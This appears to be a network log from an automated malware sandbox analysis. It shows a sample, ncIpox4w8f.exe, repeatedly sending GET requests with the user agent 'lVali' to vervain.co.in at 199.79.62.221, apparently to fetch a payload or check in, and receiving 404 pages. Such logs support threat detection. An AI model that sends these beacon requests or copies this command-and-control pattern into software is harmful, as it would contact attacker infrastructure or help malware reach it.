Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:09 UTC	27	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: lVali Host: vervain.co.in

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:10 UTC	28	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:09:10 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:09:10 UTC	28	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49758	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:08:25 UTC	2	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in
2022-08-05 13:08:25 UTC	3	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:08:25 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:08:25 UTC	3	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.4	49799	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:10 UTC	28	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in
2022-08-05 13:09:11 UTC	29	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:09:11 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:11 UTC	29	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.4	49800	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:11 UTC	29	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in
2022-08-05 13:09:12 UTC	30	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:09:12 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:09:12 UTC	30	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.4	49801	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:13 UTC	30	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in
2022-08-05 13:09:13 UTC	31	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:09:13 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:09:13 UTC	31	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.4	49802	199.79.62.221	443	C:\Users\user\Desktop\nclpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:14 UTC	31	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: lVali Host: vervain.co.in
2022-08-05 13:09:14 UTC	31	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:09:14 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:09:14 UTC	32	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.4	49803	199.79.62.221	443	C:\Users\user\Desktop\nclpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:16 UTC	32	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: lVali Host: vervain.co.in
2022-08-05 13:09:16 UTC	32	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:09:16 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:09:16 UTC	33	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.4	49804	199.79.62.221	443	C:\Users\user\Desktop\nclpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:20 UTC	33	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: lVali Host: vervain.co.in

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:20 UTC	33	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:09:20 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:09:20 UTC	34	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.4	49805	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:21 UTC	34	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: lVali Host: vervain.co.in
2022-08-05 13:09:22 UTC	34	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:09:22 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:09:22 UTC	35	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.4	49806	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:23 UTC	35	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: lVali Host: vervain.co.in
2022-08-05 13:09:23 UTC	35	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:09:23 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:23 UTC	36	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.4	49807	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:24 UTC	36	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in
2022-08-05 13:09:24 UTC	36	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:09:24 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:09:24 UTC	37	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.4	49808	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:25 UTC	37	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in
2022-08-05 13:09:26 UTC	37	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:09:25 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:09:26 UTC	38	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49759	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:08:26 UTC	3	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in
2022-08-05 13:08:26 UTC	4	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:08:26 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:08:26 UTC	4	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.4	49809	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:26 UTC	38	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in
2022-08-05 13:09:27 UTC	38	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:09:27 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
